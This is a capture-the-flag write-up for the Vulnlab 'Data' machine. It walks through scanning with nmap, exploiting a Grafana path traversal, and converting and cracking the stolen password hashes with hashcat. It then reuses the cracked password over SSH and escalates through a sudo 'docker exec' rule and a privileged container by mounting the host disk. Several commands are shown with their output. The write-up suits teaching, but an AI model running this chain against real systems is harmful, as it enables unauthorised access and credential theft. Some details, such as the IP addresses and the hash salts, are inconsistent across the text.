

Máquina Data



<https://wiki.vulnlab.com/guidance/easy/data>


SHELL

```
> sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.101.106
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 20:45 CEST
Nmap scan report for 10.10.101.106
Host is up (0.21s latency).
Not shown: 63838 closed tcp ports (reset), 1695 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d9:52:bf:7b:a8:60:29:b7:e6:09:b0:e6:8e:e5:3e:4a (RSA)
| 256 37:a2:cb:57:c3:7a:c3:16:72:ed:e2:59:c4:25:d9:37 (ECDSA)
|_ 256 dd:0a:c9:d3:fc:5b:dc:ca:b4:21:7e:91:2c:17:9d:28 (ED25519)
3000/tcp   open  http      Grafana http
| http-robots.txt: 1 disallowed entry
|_ /
| http-title: Grafana
|_ Requested resource was /login
```

_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 27.48 seconds

We start the initial enumeration directly with **nmap** and nmap reported only de port 22 and 3000 open, the port 3000 has Grafana executing



In this case we can see the version which is always very risky so doing some search in Google I could easily find the CVE which is basically a Path traversal:

SHELL

```
> python3 grafana2hashcat.py hashes
```

```
[+] Grafana2Hashcat
```

```
[+] Reading Grafana hashes from: hashes
```

```
[+] Done! Read 2 hashes in total.
```

```
[+] Converting hashes...
```

```
[+] Converting hashes complete.
```

```
[*] Outfile was not declared, printing output to stdout instead.
```

```
sha256:10000:cGVwcGVy:3GvszLtX002vSk45HSAV0zUMYN82CONpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O  
1Hag=
```

```
sha256:10000:cGVwcGVy:epGeS76Vz1EE7fNU7i5iNO+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=
```

```
[+] Now, you can run Hashcat with the following command, for example:
```

```
hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
```

Then we crack it, rockyou is enough

SHELL

```
> hashcat -m 10900 hashes_hashcat /usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.2.6) starting
```

```
Successfully initialized the NVIDIA main driver CUDA runtime library.
```

```
Failed to initialize NVIDIA RTC library.
```

```
* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
```

```
    CUDA SDK Toolkit required for proper device support and utilization.
```

```
    Falling back to OpenCL runtime.
```

```
OpenCL API (OpenCL 3.0 CUDA 12.8.97) - Platform #1 [NVIDIA Corporation]
```

```
=====
```

```
* Device #1: NVIDIA GeForce RTX 2060, 4480/5737 MB (1434 MB allocatable), 30MCU
```

```
Minimum password length supported by kernel: 0
```

```
Maximum password length supported by kernel: 256
```

```
Hashes: 2 digests; 2 unique digests, 2 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
Rules: 1
```

```
Optimizers applied:
```

```
* Zero-Byte
```

```
* Slow-Hash-SIMD-LOOP
```

Watchdog: Temperature abort trigger **set** to 90c

Host memory required **for** this attack: 1029 MB

Dictionary cache hit:

* Filename.: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344384

* Bytes.....: 139921497

* Keyspace...: 14344384

sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48v
kk1PjX1O1Hag=:beautifull

So now we can attempt to connect to ssh as boris, the only user we know:

SHELL

> **ssh** boris@10.10.92.169

boris@10.10.92.169's password:

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/advantage>

System information as of Mon Jul 7 08:55:01 UTC 2025

System load: 0.0	Processes: 99
Usage of /: 19.8% of 7.69GB	Users logged in: 0
Memory usage: 24%	IP address for eth0: 10.10.92.169
Swap usage: 0%	IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sun Jan 23 13:11:53 2022 from 10.10.1.254

boris@ip-10-10-10-11:~\$

As boris we can execute /snap/bin/docker exec * as root:

SHELL

boris@ip-10-10-10-11:/\$ **sudo** -l

Matching Defaults entries **for** boris on ip-10-10-10-11:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:

```
(root) NOPASSWD: /snap/bin/docker exec *
```

So supposing the container's name is grafana, we can use it as the name of the container:

SHELL

```
boris@ip-10-10-10-11:/$ sudo -u root /snap/bin/docker exec grafana whoami  
grafana
```

We're good, now the next step is getting root access in the container

```
boris@ip-10-10-10-11:/$ sudo -u root /snap/bin/docker exec -u root -it grafana bash  
bash-5.1#
```

Once as root I run **Deeprce** and it reported that we have privileged access in the container so we can just mount the whole target machine in the docker:

SHELL

```
mount /dev/xvda1 /mnt/host
```